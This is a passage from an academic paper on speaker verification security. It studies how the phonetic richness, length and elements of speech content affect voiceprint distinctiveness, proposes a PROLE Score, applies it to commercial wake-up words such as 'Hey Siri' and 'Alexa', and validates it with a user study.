Figure 7: False recognition rate vs. Synergies of Richness and Length ❺. (a) shows the FRR of consistency and (b) shows the FAR of distinguishability respectively in U-LEVEL. The distinctiveness thresholds i.e., (13,5) with $FRR = 0.04$ for synergistic changes in richness and length, as well as the corresponding FAR and FRR, are marked in the figure.


length. In addition, both richness and length have distinctiveness thresholds, beyond which the voiceprint distinctiveness does not improve. The length threshold Th_L, richness threshold Th_R, and the corresponding FAR and FRR are marked in Fig. 7.

In general, we have the following observations: (1) Richness has a greater impact on distinctiveness compared with length, and repetition only has a limited improvement. (2) When the number of phone types increases, the length threshold decreases. (3) When the number of phones increases, the richness threshold first falls and then rises.

Insights 5: Richness has a larger impact on voiceprint distinctiveness than length.



(a) FRR of Consistency (U-LEVEL)



(b) FAR of Distinguishability (U-LEVEL)

Figure 8: False recognition rate vs. Synergies of Length and Element ❻. (a) shows the FRR of consistency in U-LEVEL, and (b) shows the FAR of distinguishability. Distinctiveness growth rate differ for diverse types of phone and is not consistent with stable value ranking.




Figure 9: False recognition rate vs. Synergies of Richness and Element ❼ in U-LEVEL. The effect of phone ordering is low.

Analysis. The reason is that the voiceprint information contained in two repeated phones overlaps compared with two different phones, resulting in a less amount of information gain. The results of this experiment can be used to assess the security scores of both richness and length in Sec. 5.1.

4.2.6 Influence of Synergies of Length and Element ❻

In this experiment, we change both the length and element of the speech content to investigate whether distinct phones under saturated length perform equally after being repeated a few times.

Setup. We repeat 45 phones respectively with L varying in the range of $[1,20]$, and the test dataset for each speaker consists of 900 audios. When L of diphthong and affricate is singular, the audio used is identical to that of the adjacent double. The confusion matrices of FRR and FAR across all the speakers for three models are shown in Fig. 8.

Result. From the results, we can see that the effect of repetition on the distinctiveness of various phones is different. Compared with the results of Sec. 4.2.3, we find that the distinctiveness ranking of phones under the sufficient length differs from the ranking when the length changes. Specifically, we find: (1) Element has a greater impact on voiceprint distinctiveness compared with length, and it is difficult to enhance the distinctiveness of an indistinct phone by increasing the length alone. (2) Various phones show different distinctiveness sensitivities to the length.

Insights 6: Element shows a larger impact on the voiceprint distinctiveness compared with length.

Analysis. The distinctiveness improvements caused by phone repetitions can be abstracted as a joint effect of the initial value and the growth rate, neither of which is related to the stable value. The results of this experiment can be used to assess the distinctiveness scores of phone elements in Sec. 5.1.

4.2.7 Influence of Synergies of Richness and Element ❼

In this experiment, we construct audios of the same length but with different phones to compare the distinctiveness improvement abilities of richness and element.

Setup. Similar to Sec. 4.2.4, we repeat and reassemble ***A*** and ***B*** to generate 3 groups of sequences: ***AAAA***, ***BBBB***, and ***ABAB***, each consisting of 10 utterances. The thresholds of the verification models are adjusted during the experiment. The averaged results are shown in Fig. 9.

Result. It can be seen that for U-LEVEL, sequence ***AAAA*** is slightly more distinct than ***ABAB***, and more distinct than ***BBBB***. However, for i-vector and x-vector, ***ABAB*** is more distinct than ***AAAA***. We find (1) When the difference between phones is large, richness is slightly more influential than element for i-vector and x-vector, but it's opposite for U-LEVEL. (2) Element and richness are both significant in general, but the speech content constructed purposefully by selecting phones is more distinct than that generated by randomly increasing the number of phone types.


Insights 7: Both element and richness show comparable impact on the voiceprint distinctiveness.

Analysis. The reason is that the voiceprint information derived from repeating high distinct phones is comparable to that of adding low distinct phones.

4.3 Comparison with Real Words

To investigate whether disordered phone combinations and real English words share the same insights and observations, we conduct an additional experiment with real English words whose length is in the range of [7,12] and richness is in the range of [5,10] within which most commercial wake-up words fall. The experiment settings including model training are identical to those in 4.2.5.

The result of i-vector is shown in Fig. 10 while results for the other two models can be found in Appendix. A. Comparing the CFRRs of real words and random phones, the mean of the difference is 0.0009 and the standard deviation is 0.063. From the result, we can see that the absolute value and variation trend of FAR/FRR in the two test cases are similar for the same model. In several squares in Fig. 10, the FRR of real words is substantially high than that of random phones



(a) FRR of Consistency (i-vector, random phones)
(b) FRR of Consistency (i-vector, actual words)
(c) FAR of Distinguishability (i-vector, random phones)
(d) FAR of Distinguishability (i-vector, actual words)

Figure 10: False recognition rate vs. Synergies of Richness and Length ❺. (a), (b) show the FRR of consistency from test cases composed of random phone sequences and real words in i-vector. (c), (d) show the FAR of distinguishability for both. Real English words and generated phone sequences show little difference in terms of FRR under the i-vector model.

because real words are limited in the changes of variables, which brings biases to the element of test utterances. Therefore, we believe that the impact of speech contents is similar in both cases while random phone sequences can provide more unbiased test utterances.

5 PROLE Score Design and Validation

In this section, we first provide the design of PROLE Score based on the insights from Sec. 4. Then, we test 30 wake-up words from commercial products to provide an informative conclusion about the security level as well as alternative secure phrases. Finally, to validate the effectiveness of PROLE Score, we conduct a user study involving 46 users to compare the voiceprint distinctiveness from the user study with that given by PROLE Score.

5.1 PROLE Score Design

In this subsection, we formally provide the definition and the calculation method of the PROLE Score followed by an illustration. We also introduce the meaning of a PROLE Score.

Definition. As phone richness, length, and element have influence upon the voiceprint distinctiveness, we design PROLE Score as a function with richness R, length L, and element E as well as model M as parameters. Specifically, the formula of PROLE Score is:

$$\begin{aligned} S &= f^M(L,R,E) \\ &= 10 * (1 - F^M_{L+R} - \Delta F^M_E) \\ &= 10(1 - F^M_{L+R}(L,R) - \frac{\sum^E_\alpha F^M_{E_\alpha}(L) \times L(\alpha)}{L} + F^M_{E_eq}(L)) \end{aligned} \quad (1)$$

where F^M_{L+R} is the score component from length and richness, ΔF^M_E is the deviation value of the score component from element, α is a phone from the input words, $F^M_{E_\alpha}$ is the score component of α, $L(\alpha)$ is the length of α, and $F^M_{E_eq}$ is the score component of equally distributed elements.

Parameter calculation. We illustrate the parameter calculation process with 'Hey' as an example:

- **Step 1:** Calculate the richness R, length L, and element E of the input words. For example, 'Hey' with [**heɪ**] has richness 3 and length 3.
- **Step 2:** Obtain the bi-variate function F^M_{L+R} by curving the relationship between the false recognition rates and the synergies of richness and length (❺) based on the results in Sec. 4.2.5. Then obtain $F^M_{L+R}(L,R)$ with the function F^M_{L+R}, richness R, and length L. For example, the estimated false recognition rate derived from length and richness metric is $F_{L+R}(3,3)$ for 'Hey'.
- **Step 3:** Obtain the phone function $F^M_{E_\alpha}$ by curving the relationship between the false recognition rates and the length of α based on the results in each column in Fig. 8. After that, obtain the equally-distributed element function $F^M_{E_eq}$ by averaging the phone function $F^M_{E_\alpha}$ for each phone α. For 'Hey', F_{E_eq} of [**heɪ**] is $F_{E_eq}(3)$, and another part is $(F_{E_[\mathbf{h}]}(3) \times 1 + F_{E_[\mathbf{eɪ}]}(3) \times 2)/3$ [‡].

Meaning of a score. The meaning of a PROLE Score is to reflect the security level of a word/phrase under a specific ASV model, in terms of voiceprint distinctiveness. For a specific word, its PROLE Score is linearly inversely proportional to the estimated false recognition rate of the word. For example, ignoring bias from other factors, a phrase with the PROLE Score of 9 is expected to has a false recognition rate of 0.1 in a given ASV model. For example, from the distinctiveness threshold in Fig. 7 we regard 0.08 as a good false recognition rate in U-LEVEL, so we can define 9.2 as a good score of U-LEVEL.

5.2 Assessment of Wake-up Words from Commercial Products using PROLE Score

To test the behavior of PROLE Score, we collect the wake-up words in both Chinese and English of commercial ASV systems and calculate their PROLE Score. The wake-up words and ASV models with their scores are shown in Tab. 2 and listed alphabetically according to their brands. For each wake-up word, we calculate its PROLE Score under all three mod-

[‡] [**eɪ**] is a diphthong with the length of 2, where [**e**] cannot exist alone in English, so it is calculated as a whole.

Table 2: Commercial Wake-up Words distinctiveness Scoring

English Wake-up Words Scores					Chinese Wake-up Words Scores				
Developer	Wake-up Words	i-v[1]	x-v[2]	U-L[3]	Developer	Wake-up Words	i-v	x-v	U-L
Amazon	Alexa	3.28	2.89	8.16	Alibaba	TianMaoJingLing	6.80	7.32	9.60
Amazon	Amazon	3.29	2.89	8.39	Baidu	XiaoDuXiaoDu	5.30	5.52	9.60
Amazon	Computer	4.61	4.38	8.68	Huawei	NiHaoXiaoE	4.90	5.35	9.93
Amazon	Echo	1.50	1.26	6.06	Huawei	NiHaoYoYo	4.72	4.63	9.27
Apple	Hey Siri	4.20	4.43	9.32	Huawei	XiaoEXiaoE	4.76	4.81	9.92
Google	Hey Google	4.33	4.56	8.88	JD	DingDongDingDong	4.61	4.38	8.55
Google	Ok Google	5.55	6.04	9.00	JD	Hey XiaoJingYu	6.86	7.49	9.82
Huawei	Hey Celia	4.44	4.21	9.24	Lenovo	NiHaoLianXiang	6.42	7.17	9.82
Microsoft	Hey Cortana	5.60	6.00	9.42	MeiZu	NiHaoMeiZu	6.06	6.25	9.52
Multiverse	Extreme	4.02	3.72	8.76	Microsoft	NiHaoXiaoNa	6.26	6.81	9.83
MyCroft	Hey Mycroft	5.57	6.01	9.02	Mobvoi	NiHaoWenWen	5.01	5.44	9.58
Nuance	Hello Dragon	6.01	6.76	9.46	OPPO	XiaoBuXiaoBu	5.17	5.39	9.43
OPPO	Hey Breeno	5.19	5.46	9.20	OPPO	XiaoOuXiaoOu	4.62	4.57	9.75
Samsung	Hey Bixby	4.85	4.79	9.05	Tencent	XiaoWeiXiaoWei	5.84	6.66	9.90
SoundHound	OK Hound	5.41	5.80	9.31	XiaoMi	XiaoAiTongXue	6.85	7.36	9.87

[1] Abbreviation for i-vector model. [2] Abbreviation for x-vector model. [3] Abbreviation for U-LEVEL model.

Table 3: The Effect of Interjection Words on Distinctiveness

Suffix Words		Alexa	Bixby	Breeno	Celia	Cortana	Google	Siri
Average	Initial	4.77	4.89	4.74	4.16	5.53	3.55	3.70
PROLE Score	+Hey	6.92,21.43%[1]	6.74,18.51%	6.88,21.36%	6.31,21.60%	7.28,17.51%	6.25,27.03%	6.33,26.30%
and Growth	+OK	7.32,25.41%	6.78,18.92%	7.09,23.52%	7.09,29.39%	7.60,20.73%	7.07,35.29%	7.13,34.27%
Ratio	+Hello	7.00,22.30%	7.36,24.65%	6.96,22.21%	6.53,23.76%	7.50,19.69%	6.42,28.73%	6.62,29.13%

[1] The last three lines of each suffix word are the PROLE Score after adding interjections and score growth rate.

els, i.e., i-vector, x-vector and U-LEVEL. The left side of Tab. 2 shows the scores of English wake-up words while the rights side shows the Chinese ones. Moreover, we provid a tool website (https://sites.google.com/view/voiceprint-sec) which can generate PROLE Score for any words.

Models matter in PROLE Score. From Tab. 2, we can find that both English and Chinese wake-up words show variances and the scores can be greatly different, e.g., 1.5 (Amazon Echo, i-vector) vs. 6.06 (Amazon Echo, U-LEVEL) across models and words. Among the three models, U-LEVEL, as a representative DNN-based ASV model, behaves the best for all the wake-up words, regardless of languages. Note that we did not directly compare the scores of English and Chinese wake-up words since there are four types of phones that are different between the two languages.

Why current wake-up words work? From Tab. 2 we can also answer that most of the current wake-up words are effective to represent voiceprints. Take "Hey Cortana" as an example whose phone sequence is [**heɪ kɔːɹtɑːnə**] in IPA. First, the Richness (number of types) and Length (number of phones) are all 10, which is close to the distinctiveness thresholds for i-vector and x-vector and larger than the distinctiveness thresholds for U-LEVEL, indicating that the influences from the Richness and Length are nearly saturated. While for the Element factor, [**ɪ**], [**ɹ**], [**n**], [**ə**] can be ranked in the top half for distinctiveness on all three models, and [**h**], [**t**], [**ɑ**] are ranked in the top third on at least one model, thus phone types score is also high enough.

In addition to the above findings, we especially highlight the following three interesting observations for the readers, as they can reveal what is a good/bad choice of a wake-up word.

Observation 1: Both English and Chinese wake-up words favor a prefix word such as "OK", "Hey" or "Nihao"[¶] while Chinese ones prefer repeating.

Analysis. Among the commonly used wake-up words, 10/15 and 7/15 have prefix words in English and Chinese respectively. For the Chinese wake-up words, 6/15 has a repeating style, such as "DingDongDingDong" or "XiaoDuXiaoDu". This is mainly because of the cultural difference between the two nations.

Observation 2: Interjections like 'OK', 'Hey', 'Hello' prefixed to the content can significantly improve the voiceprint distinctiveness while repeating does not necessarily.

Analysis. To investigate the effectiveness of a prefix word such as the interjection words, we list the prefix as well as the suffix words (e.g., "Google" or "XiaoNa") in Tab. 3. We comprehensively compare the derived scores with and without the prefix words for 7 ASV systems and three interjection words, i.e., "Hey", "OK" and "Hello". It is interesting to find that interjections can increase the PROLE Score by around 24%. The reason is that an interjection word increases the phone length and phone richness of the wake-up word. Although

[¶]Nihao means hello in Chinese.

Table 4: Recommended Words and Scores

	In i-v[1]	Scores			In x-v[1]	Scores			In U-L[1]	Scores		
		i-v	x-v	U-L		i-v	x-v	U-L		i-v	x-v	U-L
High Scoring Words	unfortunately	6.53	7.33	9.28	unfortunately	6.53	7.33	9.28	surprisingly	5.89	6.62	9.53
	surprisingly	5.89	6.62	9.53	surprisingly	5.89	6.62	9.53	realize	4.00	3.70	9.43
	frustration	5.84	6.53	9.19	frustration	5.84	6.53	9.19	cafeteria	4.57	4.29	9.43
	uncomfortable	5.80	6.41	8.80	particularly	5.77	6.46	9.15	immediately	4.95	4.89	9.41
	conversation	5.77	6.41	9.12	conversation	5.77	6.41	9.12	cafeteria	5.34	5.38	9.38
	In i-v[1]	**Scores**			**In x-v[1]**	**Scores**			**In U-L[1]**	**Scores**		
		i-v	x-v	U-L		i-v	x-v	U-L		i-v	x-v	U-L
Self-created and Similar Words	[tivədɛgðəz] towards ers	5.86	6.43	9.16	[gɛzithəgwɑ] jes dog wa	5.81	6.47	9.20	[wijəʊziəʊd] we ears out	4.86	5.09	9.74
	[dædtəgiðɛm] dad together	5.84	6.35	9.21	[itzɑgbæθgə] it third best	5.80	6.43	8.99	[təhəʊziəʊt] ter house out	4.98	5.16	9.70
	[dibutgɛhəŋ] double hang	5.83	6.31	9.22	[əglizʤuti] a glass duty	5.77	6.43	9.11	[həŋidætnəu] her that now	5.67	6.08	9.65
	[mæthʊdðəgi] master key	5.83	6.30	9.25	[lɛgæbgiʤə] Le ga bridge	5.77	6.42	9.00	[jəʊhædnitɔ] your had little	5.62	6.08	9.65
	[bədɑgtiðəm] product them	5.82	6.36	9.05	[gitizəbkwɛ] git the booker	5.77	6.42	9.06	[nəizhəʊlæt] nice outlet	5.63	6.09	9.64

[1] The abbreviations are the same as in Tab. 2.

most of the suffix words only include around 8 phones, which is far from the distinctiveness threshold, the increase by interjections can help the phonetic factors of the combined word approach the threshold.

Observation 3: The improvement of voiceprint distinctiveness depends on both the prefix words as well as the suffix words and prefix words should have as little overlap as possible with the suffix one.

Analysis. The tone words that have little overlap with the suffix word can maximize the phone types, richness or length. For example, 'OK Google' is better than 'Go Google' because 'OK' ([**oʊkeɪ**]) brings more benefits than 'Go' ([**goʊ**]) does as it overlaps with 'Google' ([**gugəl**]) by the phone of [**g**].

We selected 10 words with high scores from 2,000 English common words dictionary [38] as the recommended recognition words to manufacturers. Words and scores for 3 models are shown in Tab. 4, and the scores are for reference only because problems such as inaccurate pronunciation and awkward-sounding may degrade distinctiveness. Moreover, we listed some phone sequences that we created based on the formation rules of English words and gave words with similar pronunciation, as a reference for manufacturers to create wake-up words.

5.3 User Study of `PROLE Score`

To validate the effectiveness of `PROLE Score` in practice, we conduct a user study.


Setup. We recruited 46 volunteers aged between 19 and 50 years old from our campus, including both native and non-native speakers, with 23 females and 23 males [§]. During the user study, the volunteers are required to read five randomly selected sentences from the VCTK as the enrolling set, and the 30 wake-up words three times from Tab. 2 as test set in a quiet room. We recorded their speeches with microphones from 4 phones to prevent bias resulting from recording devices. i-vector and U-LEVEL are used as the verification models. For comparison, we also used a commercial voiceprint API, i.e., iFlytek [39]. The sum of FRR and FAR, i.e., CFRR for each wake-up word were averaged among repetition times and speakers. For a better illustration, we show the value of *reversed score* as 10-`PROLE Score` and compare it with the CFRR under each wake-up word.

How `PROLE Score` behaves. The results are shown in Fig. 11. We used the distance correlation method[40] to evaluate the correlation coefficient between the CFRR and the reserved score. The correlation coefficient ranges from 0 to 1, with a larger value more correlated. The correlation coefficient between the CFRR and the reversed score is 0.781 for i-vector, 0.748 for U-LEVEL. What is more, we also find that the correlation coefficients between CFRR under iFlytek and the reversed value under both i-vector and U-LEVEL are high, e.g., > 0.78.

In summary, CFRR and `PROLE Score` show a strong correlation, indicating that our `PROLE Score` indeed can reveal the security level of a chosen word/phrase.

English vs. Chinese. Besides, We try to understand whether `PROLE Score` from the test in English can evaluate the distinctiveness of speech content in other languages, so we evaluate Chinese wake-up words. The user study indicates that the CFRR of Chinese wake-up words has relevance with `PROLE Score` derived from English test samples. Through the statistical analysis, we find that the distance correlation between Chinese speech content and `PROLE Score` is 0.752 averaged in models, while between English speech content and `PROLE Score` is 0.783. From the results we can find that

[§] We followed the local regulations to protect the rights of human participants despite the absence of Institutional Review Board (IRB).



(a) Test Results and Scores (i-vector)

(b) Test Results and Scores (U-LEVEL)

(c) Test Results (iFlytek) and Scores

Figure 11: CFRR values vs. reversed score (i.e., 10-PROLE Score) for the 30 wake-up words in the user study for three models. CFRR of user study results highly correlate with the PROLE Score, indicating PROLE Score is a effective scoring system representing the security level of a given wake-up word.

the phonetic factors do have a similar influence on both Chinese and English. Theoretically, the types of single phones of Chinese and English are 29 and 40 respectively, among which 22 are the same. Most of the Chinese phones can be evaluated by PROLE Score derived from English.

Text-dependent vs. Text-independent. To improve the comprehensiveness, we repeat the user study by using the same wake-up words as enrolling and test utterances (i.e., Method 1), compared with the results from random enrolling sentences and wake-up words as test samples (i.e., Method 2), and present the results of iFlytek in Fig. 12 while other models in Appendix. A. We can find that the CFRR in Method 1 is obviously lower than in Method 2, while the difference of distinctiveness between wake-up words is similar for the two methods. The distance correlation between CFRRs for both Methods are 0.750 (i-vector), 0.729 (U-LEVEL) and 0.826 (iFlytek). The decrease of false recognition rate is because text-independent models perform better when the enrollment and test phrases are the same.

6 Suggestions

We propose suggestions on how to improve the security of voiceprint from both manufacturer and user sides.

Wake-up Words and Commands For manufacturers, we suggest they can repeat the tests in our paper for their models, calculate the PROLE Score for all the candidate wake-up words and avoid choosing low-PROLE Score ones. Similar to wake-up words, when specifying commands with high relevance to the user's personal and property safety, manufacturers should select phrases that achieve the distinctiveness threshold in length and richness, and include elements with high distinctiveness. If users can set their own wake-up words or voice commands, we suggest that manufacturers can develop an evaluation system which returns the PROLE Score for the user-selected speech contents to help users choose high-PROLE Score ones.

Models. From the model perspective, voiceprint distinctiveness can be improved in a targeted way. If the wake-up words or commands must be simple for usability reasons, the model threshold on specific speech contents can be modified to ensure higher and more balanced performance for wake-up words or commands with insufficient information.

Users. The distinctiveness of voiceprint needs improvement at present. Users should be careful in employing voiceprint recognition or verification in sensitive applications or scenarios, e.g., electric payment, if only short and monotonous verification utterances are supported.

7 Discussions

Accuracy of Test Dataset Construction. We consider most of the error in test dataset construction derives from calculating timestamps and durations of phone audios by MFA tool. We took 100 samples randomly from phone audios and recruited 5 people to evaluate whether the timestamps of phones are accurate. By statistical analysis, the accuracy of MFA aligner is 92.4%. We believe the error of MFA may lead to more severe errors on elements while having a slight effect on length and richness. Because the error of segmentation is




Figure 12: False recognition rates of wake-up words for Method 1 and Method 2 in iFlytek. In Method 1 the enrollment utterances are different from the test, while in Method 2 are the same. There is similar regularity in distinctiveness gap between wake-up words when using Method 1 and Method 2.

averaged over a large amount of data, so that the length and richness of phone sequences approach the desired values. But the phone audios may be mixed with other phones so that it may lead to a smaller score difference among elements. We compensated for the reductive differences among elements by increasing the weight of element metric in `PROLE Score`.

Impact of Pronunciation. In practice, words with higher distinctiveness scores may not necessarily show lower false recognition rates if they are difficult in pronunciation. For instance, "particularly appreciate" has a higher distinctiveness score but "particularly" shows a lower false recognition rate. We assume it is because phrases composed of long and complex words are difficult to pronounce especially for those non-native speakers, resulting in inaccurate and slur pronunciation and thus the distinctiveness decrease.

Transferability across Models. We tested several typical and popular voiceprint verification models in this paper for the sake of exploring common insights and observation across models. We note that it requires further study on more models and larger datasets to obtain more accurate and general conclusions. We remain it as one direction of the further work.

8 Related Work

Voiceprint Security Affecting Factors. Several researches have studied the influencing factors of voiceprint security, most of which focus on the model optimization, the subjective factors related to speakers and speech content. In terms of models, existing work [41] mainly focuses on improving the model structure and features, defending spoofing and imitation attacks, and reducing the effects of short speeches and noises to improve the performance of the voiceprint model, while this work [42] studies the impact of the training dataset size on the model performance. In terms of speakers, some studies focus on the impact of the recording environmental noise [43] and health state [44]. In terms of speech contents, existing studies focus on the model optimization against the negative effects of short speech contents [45], the difference of users' preference and performance between numbers and complete sentences [46], and the information of voiceprint in the feature space for speeches of different lengths [47]. These studies are most related to our work but we analyze from an aspect of phonetic factors, which can model any contents and explore the impact of speech contents on voiceprint distinctiveness in a finer-granularity manner.

Impact of Phone in Speech Content. For the impact of phonemes or phones on speaker recognition, existing studies mainly focus on the performance comparison [48] and model fusion [12–14] of individual phoneme-trained ASV models. Specifically, Alsulaiman et al. [48] investigated the effect of phonemes in Arabic on the performance of ASV systems. Fatima et al. [12] defined the vowel category formed by the combination of English and Chinese, and used them to train a universal background phoneme model based on the conventional GMM-UBM system. Fatima et al. [13] discussed the importance of phones for speaker recognition and showed that vowels represent a large amount of speaker-specific information. Zhang et al. [14] proposed individual phoneme-trained ASV models to solve the problem of poor performance in short speech testing. Different from these studies, our work focuses on the speech contents with phonetic factors, and analyzes the impact of speech contents by adjusting phones.

9 Conclusion

In this paper, we investigate the impact of speech contents on the distinctiveness of voiceprint with 2457 speakers and 14,600,000 test samples. We experimentally obtain the correlation between the false recognition rates and the richness, the length, the order, and the elements of phones. We define `PROLE Score` that can be calculated based on speech content yet can reflect the voice distinctiveness. Under the guidance of `PROLE Score`, we test 30 wake-up words of 19 commercial voice assistants and provide recommendations for both users and manufacturers on selecting secure wake-up words.

Acknowledgments

We thank the iFlytek Co.,Ltd. for its support on the ASV model and the anonymous reviewers for valuable comments. This work is supported by China NSFC Grant 61941120, 61925109, 62071428 and CPSF Grant BX2021158.

References

[1] Zhizheng Wu, Nicholas Evans, Tomi Kinnunen, Junichi Yamagishi, Federico Alegre, and Haizhou Li. Spoofing and countermeasures for speaker verification: A survey. *speech communication*, 66:130–153, 2015.

[2] Nilu Singh, RA Khan, and Raj Shree. Applications of speaker recognition. *Procedia engineering*, 38:3122–3126, 2012.

[3] Zhijian Xu, Guoming Zhang, Xiaoyu Ji, and Wenyuan Xu. Evaluation and defense of light commands attacks against voice controllable systems in smart cars. *Noise & Vibration Worldwide*, 52(4-5):113–123, 2021.

[4] Guoming Zhang, Chen Yan, Xiaoyu Ji, Tianchen Zhang, Taimin Zhang, and Wenyuan Xu. Dolphinattack: Inaudible voice commands. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, pages 103–117, 2017.

[5] Wiki. Wiktionary:amazon echo. https://en.wikipedia.org/wiki/Amazon_Echo, 2018.

[6] TDBank. Td voiceprint. https://www.tdbank.com/bank/tdvoiceprint.html, 2019.

[7] Rupinder Saini and Narinder Rana. Comparison of various biometric methods. *International Journal of Advances in Science and Technology*, 2(1):24–30, 2014.

[8] Chao Li, Xiaokong Ma, Bing Jiang, Xiangang Li, Xuewei Zhang, Xiao Liu, Ying Cao, Ajay Kannan, and Zhenyao Zhu. Deep speaker: an end-to-end neural speaker embedding system. *arXiv preprint arXiv:1705.02304*, 650, 2017.

[9] David Snyder, Daniel Garcia-Romero, Gregory Sell, Daniel Povey, and Sanjeev Khudanpur. X-vectors: Robust dnn embeddings for speaker recognition. In *2018 IEEE International Conference on Acoustics, Speech and Signal Processing (ICASSP)*, pages 5329–5333. IEEE, 2018.

[10] David Snyder, Pegah Ghahremani, Daniel Povey, Daniel Garcia-Romero, Yishay Carmiel, and Sanjeev Khudanpur. Deep neural network-based speaker embeddings for end-to-end speaker verification. In *2016 IEEE Spoken Language Technology Workshop (SLT)*, pages 165–170. IEEE, 2016.

[11] Li Wan, Quan Wang, Alan Papir, and Ignacio Lopez Moreno. Generalized end-to-end loss for speaker verification. In *2018 IEEE International Conference on Acoustics, Speech and Signal Processing (ICASSP)*, pages 4879–4883. IEEE, 2018.

[12] Nakhat Fatima, Xiaojun Wu, Thomas Fang Zheng, Chenhao Zhang, and Gang Wang. A universal phoneme-set based language independent short utterance speaker recognition. In *11th National Conference on Man-Machine Speech Communication (NCMMSC'11), Xi'an, China*, pages 16–18. Citeseer, 2011.

[13] Nakhat Fatima and Thomas Fang Zheng. Vowel-category based short utterance speaker recognition. In *2012 International Conference on Systems and Informatics (ICSAI2012)*, pages 1774–1778. IEEE, 2012.

[14] Chenhao Zhang, Xiaojun Wu, Thomas Fang Zheng, Linlin Wang, and Cong Yin. A k-phoneme-class based multi-model method for short utterance speaker recognition. In *Proceedings of The 2012 Asia Pacific Signal and Information Processing Association Annual Summit and Conference*, pages 1–4. IEEE, 2012.

[15] Rosa González Hautamäki, Tomi Kinnunen, Ville Hautamäki, and Anne-Maria Laukkanen. Automatic versus human speaker verification: The case of voice mimicry. *Speech Communication*, 72:13–31, 2015.

[16] Zhizheng Wu and Haizhou Li. On the study of replay and voice conversion attacks to text-dependent speaker verification. *Multimedia Tools and Applications*, 75(9):5311–5327, 2016.

[17] Chen Yan, Yan Long, Xiaoyu Ji, and Wenyuan Xu. The catcher in the field: A fieldprint based spoofing detection for text-independent speaker verification. In *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security*, pages 1215–1229, 2019.

[18] Chen Yan, Guoming Zhang, Xiaoyu Ji, Tianchen Zhang, Taimin Zhang, and Wenyuan Xu. The feasibility of injecting inaudible voice commands to voice assistants. *IEEE Transactions on Dependable and Secure Computing*, 2019.

[19] Thomas Fang Zheng, Qin Jin, Lantian Li, Jun Wang, and Fanhu Bie. An overview of robustness related issues in speaker recognition. In *Signal and Information Processing Association Annual Summit and Conference (APSIPA), 2014 Asia-Pacific*, pages 1–10. IEEE, 2014.

[20] Suwon Shon. voxceleb-ivector. https://github.com/swshon/voxceleb-ivector, 2018.

